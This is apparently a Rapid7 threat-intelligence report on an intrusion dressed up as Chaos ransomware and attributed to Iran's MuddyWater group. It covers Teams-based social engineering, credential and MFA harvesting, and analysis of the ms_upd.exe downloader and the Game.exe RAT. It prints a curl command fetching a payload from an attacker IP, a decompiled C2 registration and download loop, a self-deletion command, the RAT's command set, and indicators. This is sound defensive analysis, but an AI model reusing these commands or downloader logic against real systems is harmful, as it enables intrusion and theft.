

Muddying the Tracks: The State-Sponsored Shadow Behind Chaos Ransomware

 rapid7.com/blog/post/tr-muddying-tracks-state-sponsored-shadow-behind-chaos-ransomware

Rapid7

May 6, 2026



Executive summary

In early 2026, a sophisticated intrusion initially appearing to be a standard Chaos ransomware attack was assessed to be consistent with a targeted state-sponsored operation. While the threat actor operated under the banner of the Chaos ransomware-as-a-service (RaaS) group, forensic analysis revealed the incident was a "false flag" masquerade. Technical artifacts, including a specific code-signing certificate and Command-and-Control (C2) infrastructure, suggest with moderate confidence that this activity is linked to MuddyWater (Seedworm), an Iranian Advanced Persistent Threat (APT) affiliated with the Ministry of Intelligence and Security (MOIS).

The campaign was characterized by a high-touch social engineering phase conducted via Microsoft Teams, where the attackers utilized interactive screen-sharing to harvest credentials and manipulate Multi-Factor Authentication (MFA). Once inside, the group bypassed traditional ransomware workflows, forgoing file encryption in favor of data exfiltration and long-term persistence via remote management tools like DWAgent. This report deconstructs the infection chain and analyzes the custom "Game.exe" Remote Access Trojan (RAT).

Additionally, this explores the process by which MuddyWater is increasingly leveraging the cybercriminal ecosystem to provide plausible deniability for geopolitical espionage and prepositioning, particularly in the US. The strategy highlights the convergence between state-sponsored intrusion activity and criminal tradecraft, where a big "tell" lies in the techniques that were deployed – and those that weren't.

This overall strategy suggests the primary goal was not financial gain. It is also further proof of the lines blurring against the background of geopolitical tensions, and that attribution is becoming more difficult if teams do not take it upon themselves to conduct proper and thorough research.

Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7's [Intelligence Hub](#), providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.

Chaos ransomware: Profile and targeting

Active since February 2025, Chaos is a ransomware-as-a-service (RaaS) operation specializing in big-game hunting (BGH) attacks against high-profile organizations, with reported ransom demands reaching up to \$300,000. Despite the name, it is distinct from the Chaos malware builder identified in 2021. The group emerged shortly after the July 2025 law enforcement disruption of BlackSuit infrastructure during Operation Checkmate and is likely composed of former BlackSuit and/or Royal members. To expand its operations, Chaos advertises its affiliate program on cybercrime forums, such as RAMP (prior to its takedown) and RehubCom.

Chaos relies heavily on social engineering and remote access abuse to gain initial access. Rapid7 observed techniques that include spam email flooding combined with voice-based phishing (vishing), often involving impersonation of IT support personnel. Chaos then persuades victims to grant remote access via legitimate tools such as Microsoft Quick Assist, allowing operators to establish an initial foothold.

In line with common ransomware practices, Chaos typically employs double extortion, exfiltrating sensitive data prior to encryption and threatening public disclosure via its data leak site (DLS). The group has also demonstrated triple extortion by threatening distributed denial-of-service (DDoS) attacks against the victim's infrastructure. These capabilities are reportedly offered to affiliates as part of bundled services, representing a notable feature of its RaaS model. Additionally, Chaos has been observed leveraging elements of quadruple extortion, including threats to contact customers or competitors to increase pressure on victims.

A distinguishing characteristic of the group's DLS is the use of a "blind" countdown timer, which withholds the victim's identity until expiration, likely intended to accelerate negotiations (Figure 1). As of late March 2026, Chaos has claimed 36 victims and maintained a consistent operational tempo (Figure 2). The group predominantly targets organizations in the United States, with a particular focus on the construction, manufacturing, and business services sectors (Figure 3).




Figure 1: Screenshot from Chaos' DLS

□




Figure 2: Number of claimed victims over time

□




Figure 3: Geographic victim distribution

Incident overview

The intrusion that Rapid7 investigated began with a targeted social engineering campaign **leveraging Microsoft Teams**, where the threat actor (TA) engaged employees through external chat requests. By operating interactively through compromised users, the attacker conducted initial discovery, harvested credentials, including MFA manipulation, and quickly transitioned to using legitimate accounts for internal access.

From there, the TA established persistence using remote access tools such as **DWAgent** and **AnyDesk**, before deploying additional payloads and further control of the environment. Following this, the TA exfiltrated data from the compromised environment and subsequently contacted the victim via email, claiming data theft and initiating ransom negotiations (Figure 4).




Figure 4: Incident breakdown

Initial Access via social engineering and remote interaction

The TA achieved initial access through social engineering conducted via Microsoft Teams, where they initiated one-on-one chats with users from a controlled account. During these interactions, the TA established screen-sharing sessions, gaining direct visibility and interactive access to user assets.

While connected, the TA executed basic discovery commands, accessed files related to the victim's VPN configuration, and instructed users to enter their credentials into locally created text files. In at least one instance, the TA deployed a remote management tool (AnyDesk) to further facilitate access.

□

```
ipconfig /all
nslookup
net start
whoami
ping
```

Figure 5: Discovery commands executed by the TA

□

Credential harvesting and account compromise

A key component of the intrusion involved interactive credential harvesting: The TA explicitly instructed victims to enter credentials into locally created text files (**credentials.txt**, **cred.txt**) and to modify MFA configurations to include attacker-controlled devices.

Additionally, Rapid7's analysis of browser artifacts revealed access to the URL **hxxps[://]adm-pulse[.]com/verify.php**.

The URL mimicked a Quick Assist themed phishing page, indicating credential harvesting through impersonation.

Establishing initial foothold and remote access

Following credential compromise, the TA authenticated to internal systems, including a Domain Controller, using multiple compromised accounts. They then established persistent remote access through RDP sessions and deployment of the remote management tool **DWAgent**. The DWAgent installation chain included:

□

File name	Description
dwagent.exe	Remote access tool
pythonw.exe	Cmd version of python interpreter
dwagsvc.exe	DWAgent service
dwagInc.exe	Background component of DWAgent

Table 1: Files observed during installation of DWAgent

Payload delivery and execution

The TA later executed commands via RDP to download additional payloads using curl:

curl hxxp[://]172.86.126[.]208:443/ms_upd.exe -o C:\ProgramData\ms_upd.exe

After the download, the TA executed the binary **ms_upd.exe**, initiating a multi-stage infection chain.

Upon successful execution, **ms_upd.exe** downloaded additional components:

□

File name	SHA256	Description
-----------	--------	-------------

WebView2Loader.dll	a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a	Legitimate DLL
Game.exe	1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6	Backdoor granting the TA access to the infected machine
visualwincomp.txt	c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0	Encrypted configuration

Table 2: Components downloaded by ms_upd.exe

Lateral movement

The TA expanded access within the environment by leveraging compromised accounts and establishing remote access channels. They used RDP sessions to move between systems, allowing them to operate interactively and access additional resources within the network.

Extortion activity and data leak claims

The TA distributed emails to multiple users, alleging successful data exfiltration, and provided a **.onion** link for negotiation. Open-source intelligence (OSINT) collection identified a corresponding entry on the Chaos DLS referencing data; however, all identifying details were redacted, as per the group's typical "blind" countdown timer.

A subsequent email introduced a new contact address and instructed recipients to locate a note allegedly placed within their Desktop directory containing "access credentials" for a secure chat. Rapid7 conducted a threat hunt across all assets that focused on files created or accessed within Desktop directories and subdirectories and did not identify any artifacts consistent with the TA's claims. The victim further validated the affected user systems and confirmed the absence of such files. Despite these inconsistencies in the initial proof-of-compromise, the TA later published the stolen data on its DLS in line with modern extortion tactics. The victim confirmed that the leaked data was legitimate.

Malware analysis

ms_upd.exe

The binary functions as a downloader that begins by collecting basic host information, including computer name, username, and domain. This data is used to generate a unique client identifier, concatenating computer name, username, and tick count, which is sent to the C2 server moonzonet[.]com via a /register request, followed by periodic /check requests to determine the execution flow.

Based on the C2 response, the malware either proceeds when receiving an "approved" status or retries registration, if instructed. Once approved, it reports a "downloading" status and prepares a working directory under the user's Downloads folder (falling back to C:\Users\Public\Downloads if necessary).

The dropper then retrieves three payload components from the C2:

- Game.dll (saved as WebView2Loader.dll)
- Game.exe
- Game.config (saved as visualwincomp.txt)

If all downloads succeed, the malware reports a “running” status and executes the primary payload - Game.exe. Execution success is monitored, with the result communicated back to the C2 as either “success” or “error”. Upon successful execution, the dropper triggers a self-deletion routine via a delayed command `cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \"%s\"`.

```
MWF_EnumInfo(lpComputerNameBuffer, lpUserNameBuffer, ComputerDomainBuffer);
MWF_CreateClientID();
if ( !MWF_GetDownloadsFolder(PathToDownloads) )
    strcpy(PathToDownloads, "C:\\Users\\Public\\Downloads");
MWF_PrintfWrap((int)TargetDirectory, 260, "%s\\GameFiles", PathToDownloads);
MWF_PrintfWrap(
    (int)OptionalData,
    1024,
    "{\\"client_id\\":\\"%s\\",\\"computer_name\\":\\"%s\\",\\"username\\":\\"%s\\",\\"domain\\":\\"%s\\"}",
    gRegistrationData,
    lpComputerNameBuffer,
    lpUserNameBuffer,
    ComputerDomainBuffer);
MWF_C2Comms(L"/register", OptionalData, ResponseBuffer, 4096);
MWF_PrintfWrap((int)OptionalData, 1024, "{\\"client_id\\":\\"%s\\"}", gRegistrationData);
Flag_Success = 0;
while ( 1 )
{
    if ( !MWF_C2Comms(L"/check", OptionalData, ResponseBuffer, 4096)
        || !MWF_CheckIfApproved(ResponseBuffer) && !MWF_CheckIfRetry(ResponseBuffer) )
    {
        goto RetryConnection;
    }
    MWF_C2StatusUpdate("downloading", gStatus);
    MWF_CreateDirectoryAWrap(TargetDirectory);
    MWF_PrintfWrap((int)FileName, 260, "%s\\WebView2Loader.dll", TargetDirectory);
    Flag_DownloadSuccess = MWF_DownloadFile(L"/download/Game.dll", FileName, v10);
    if ( Flag_DownloadSuccess )
    {
        MWF_PrintfWrap((int>MainPayload, 260, "%s\\Game.exe", TargetDirectory);
        Flag_DownloadSuccess = MWF_DownloadFile(L"/download/Game.exe", MainPayload, v10);
        if ( Flag_DownloadSuccess )
        {
            MWF_PrintfWrap((int)FileName, 260, "%s\\visualwincomp.txt", TargetDirectory);
            Flag_DownloadSuccess = MWF_DownloadFile(L"/download/Game.config", FileName, v10) != 0;
        }
    }
}
```

Figure 6: Snippet from the main function of `ms_upd.exe`

□

As seen in Figure 6, the malware doesn't use any form of obfuscation to hide its purpose - API imports are statically resolved, and strings are stored in a plaintext form. This simplicity suggests the tool was likely developed for limited or single-use deployment.

At the time of writing, only two samples have been observed in public repositories, both exhibiting identical functionality.

Game.exe

Game.exe is a custom RAT that masquerades as a legitimate **Microsoft WebView2 application**. Analysis of the binary's PDB path **C:\Users\pc\Downloads\WebView2Samples-main\WebView2Samples-main\SampleApps\WebView2APISample\Release\x64\WebView2APISample.pdb** confirms that the developer trojanized the official Microsoft WebView2APISample project:

<https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2APISample>.

The malware deviates from the dropper in a way that it implements some obfuscation and anti analysis techniques:

ATT&CK ID	Technique	Purpose	Example
T1027.007	Dynamic API and DLL resolution	Hide the malware functionality	Usage of LoadLibraryA() and GetProcAddress() APIs
T1027	String Obfuscation	Hide sensitive strings from AV solutions	Names of DLLs, APIs, registry paths
T1497.001	Sandbox Detection	Search for known analysis-related DLLs that are loaded into the current process	sbiedll.dll, dbghelp.dll, api_log.dll, vmcheck.dll, wpespy.dll
T1497.001	Virtual Machine Detection via CPU	Compare the processor name string against a list of virtualization-related keywords	Virtual, VMWare, KVM, Hyper-V
T1082	Removable Drive Enumeration	Enumerate logical drives and check if any removable drives are present	Usage of GetLogicalDrives() and GetDriveTypesA() to enumerate logical drives and compare their type against DRIVE_REMOVABLE
T1497.003	Sleep / Timing Check	Identify sandbox time-skipping mechanisms or identify hooked timing APIs	GetTickCount() followed by Sleep(1000) and another GetTickCount() to verify if approximately one second elapsed

Table 3: Anti analysis / anti detection techniques used by Game.exe

□

If the malware does not detect an analysis environment,, it establishes persistence by self-installing into a randomized directory under **C:\ProgramData\visualwincomp-<random>**, where it copies itself alongside a legitimate **WebView2Loader.dll** and an encrypted configuration file, **visualwincomp.txt**.

Additionally, the malware enforces single execution on an infected host by registering the mutex **ATTRIBUTES_ObjectKernel**.

The RAT decrypts its configuration using **AES-256-GCM** to extract the attacker's C2 server hostname **uploadfiler[.]com** and port **443**. The malware first registers the victim by sending registration information such as computer name, username, and privilege level to the **/home** endpoint. Once registered, it enters an infinite loop polling **/index.php** every 60 seconds. The RAT features 12 core capabilities including arbitrary command execution via hidden **cmd.exe** or encoded **PowerShell** sessions; file uploads with retry logic; file deletion; and the establishment of persistent interactive shells. Command results and execution status are reported back to the **/profile** endpoint.

Command	Description
run_cmd	Execute command via cmd.exe
run_powershell	Execute command via PowerShell
upload	Write base64-encoded file
upload_chunk	Chunked file upload with append mode
delete_file	Delete a file
cmd_start	Start interactive cmd.exe shell
cmd_input	Send input to interactive shell
cmd_stop	Stop interactive shell
ps_start	Start interactive PowerShell
ps_input	Send input to PowerShell
ps_stop	Stop interactive PowerShell
re_register	Re-register with a new agent_id

Table 4: Supported commands of the RAT

□

The malware design is unorthodox, characterized by an inconsistent approach to concealment. While it utilizes **XOR** encoding (key: **0xAB**) to hide specific anti-analysis strings, such as VM detection keys and sandbox-related DLL names, critical indicators like file paths, RAT command strings, and JSON registration formats are left in plaintext.

This inconsistency extends to its interaction with the Import Address Table (IAT). While the malware dynamically **resolves certain sensitive APIs at runtime**, such as **CreateMutexA**, other highly suspicious functions like **CreatePipe** and **CreateProcessA** remain statically linked. Notably, the developer dynamically loads the **SleepAPI** via **GetProcAddress** despite it already being **statically imported** in the IAT.

These architectural discrepancies suggest the author is **likely an unseasoned developer**. The mixture of static imports and visible strings provides significant telemetry for AV and EDR solutions to identify and stop the threat (confirmed during the incident response).

Similar to **ms_upd.exe** during the hunt on public malware sharing platforms, we were able to find another sample (SHA256 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90), implementing the same logic as **Game.exe** but masquerading itself as **WebView2.exe**.

Attribution remains challenging due to the absence of specialized attack patterns or known APT delivery vectors, such as NSIS used by Chinese APTs:

- [Read blog: NSIS Abuse and sRDI Shellcode: Anatomy of the Winos 4.0 Campaign](#)
- [Read blog: The Chrysalis Backdoor: A Deep Dive into Lotus Blossom's toolkit](#)

However, the presence of a specific signing Certificate and work of other threat researchers made it easier.

Certificate

While the TA adopted the Chaos Ransomware brand to project a cybercriminal identity, the underlying infrastructure reveals a signature previously associated with infrastructure linked to the Iranian Ministry of Intelligence and Security (MOIS). The primary technical bridge to the APT group MuddyWater (Seedworm) is the code-signing certificate used to validate the malware samples.

During the analysis of the downloader (ms_upd.exe), we identified a consistent digital signature:

Field	Value
Name	Donald Gay
Issuer	Microsoft ID Verified CS AOC CA 02
Algorithm	sha384RSA
Thumbprint	B674578D4BDB24CD58BF2DC884EAA658B7AA250C
Serial Number	33 00 07 9A 51 C7 06 3E 66 05 3D 22 9B 00 00 00 07 9A 51
Status	Time-invalid (revoked shortly after deployment)

Table 5: Certificate details

□

The "Donald Gay" certificate is a known shared resource within MuddyWater's toolkit. Alongside its frequent companion, "Amy Cherne," this identity forms a distinct cluster of Iranian MOIS-affiliated infrastructure. According to threat intelligence reports from March and April 2026, this specific certificate has been tied directly to MuddyWater's "Operation Olalampo," a campaign targeting organizations across the U.S. and the MENA (Middle East and North Africa) regions. Historically, this identity was also used to sign Stagecomp (ms_upd.exe), a downloader for the Darkcomp backdoor (Game.exe), both of which are firmly attributed to MuddyWater by multiple global security vendors.

Beyond the certificate, other technical artifacts solidify this attribution:

- **Infrastructure overlap:** The domain moonzonet[.]com, which served as the C2 for ms_upd.exe, was linked to MuddyWater in early 2026 during a wave of activity targeting Israeli and Western organizations.
- **Execution tradecraft:** The group's signature use of pythonw.exe to inject code into suspended processes remains a consistent hallmark of their deployment chain.
- **Social engineering technique:** The use of interactive Microsoft Teams sessions to harvest MFA and credentials aligns closely with the "IT Support" persona MuddyWater has refined throughout 2026.

Attribution: The "Chaos" masquerade

The convergence of technical and contextual evidence is consistent with attribution to MuddyWater with moderate confidence. The observed use of Chaos ransomware does not indicate a shift in the group's underlying objectives, but rather reflects a consistent effort to obscure operational intent and complicate attribution. While attribution evasion is a common characteristic of state-affiliated actors, MuddyWater's reported increase in operational activity as of early 2026, primarily involving cyber espionage and potential prepositioning for disruptive operations across Western and Middle Eastern networks, has likely intensified its reliance on deceptive false-flag operations.

This assessment aligns with previously observed behavior. In late 2025, MuddyWater was linked to activity involving the Qilin RaaS ecosystem in an operation targeting an Israeli organization. Following the subsequent public attribution of that incident to the MOIS, it is plausible that the group adopted alternative ransomware branding, in this case Chaos, in an effort to reduce attribution risk and maintain a degree of plausible deniability.

The use of a RaaS framework in this context may enable the actor to blur distinctions between state-sponsored activity and financially motivated cybercrime, thereby complicating attribution. Furthermore, the inclusion of extortion and negotiation elements could serve to focus defensive efforts on immediate impact, likely delaying the identification of underlying persistence mechanisms established via remote access tools such as **DWAgent** or **AnyDesk**.

Notably, the apparent absence of file encryption, despite the presence of Chaos ransomware artifacts, represents a deviation from typical ransomware behavior. This inconsistency may indicate that the ransomware component functioned primarily as a facilitating or obfuscation mechanism, rather than as the primary objective of the intrusion. This deviation highlights a mismatch between typical profit-driven ransomware behavior and the actor's apparent espionage objectives. It further suggests a likely explanation for the inconsistent data provided by the TA as an initial proof-of-compromise.

Taken together, these technical indicators and procedural inconsistencies are indicative of a targeted, state-sponsored intrusion masquerading as opportunistic extortion activity.

Conclusion

This incident highlights the increasing convergence between state-sponsored intrusion activity and cybercriminal tradecraft. While the operation incorporated recognizable elements of ransomware campaigns, such as extortion messaging and leak site publication, the absence of encryption and the presence of established espionage techniques suggest that financial gain was unlikely to be the primary objective.

The assessed link to MuddyWater indicates a continued evolution in the group's operational approach, including the apparent use of RaaS ecosystems and branding to obscure attribution. This aligns with broader trends in which state-aligned actors adopt criminal tactics to introduce ambiguity and delay defensive response.

This case underscores the importance of looking beyond overt ransomware indicators. Defenders should also focus on the underlying intrusion lifecycle. Techniques such as social engineering via enterprise communication platforms, credential harvesting with MFA manipulation, and the abuse of legitimate remote access tools remain critical enablers of compromise.

Ultimately, this activity is best understood as a hybrid intrusion model, in which ransomware is leveraged not as an end goal but as a mechanism for concealment, coercion, and operational flexibility within a broader intelligence-driven campaign.

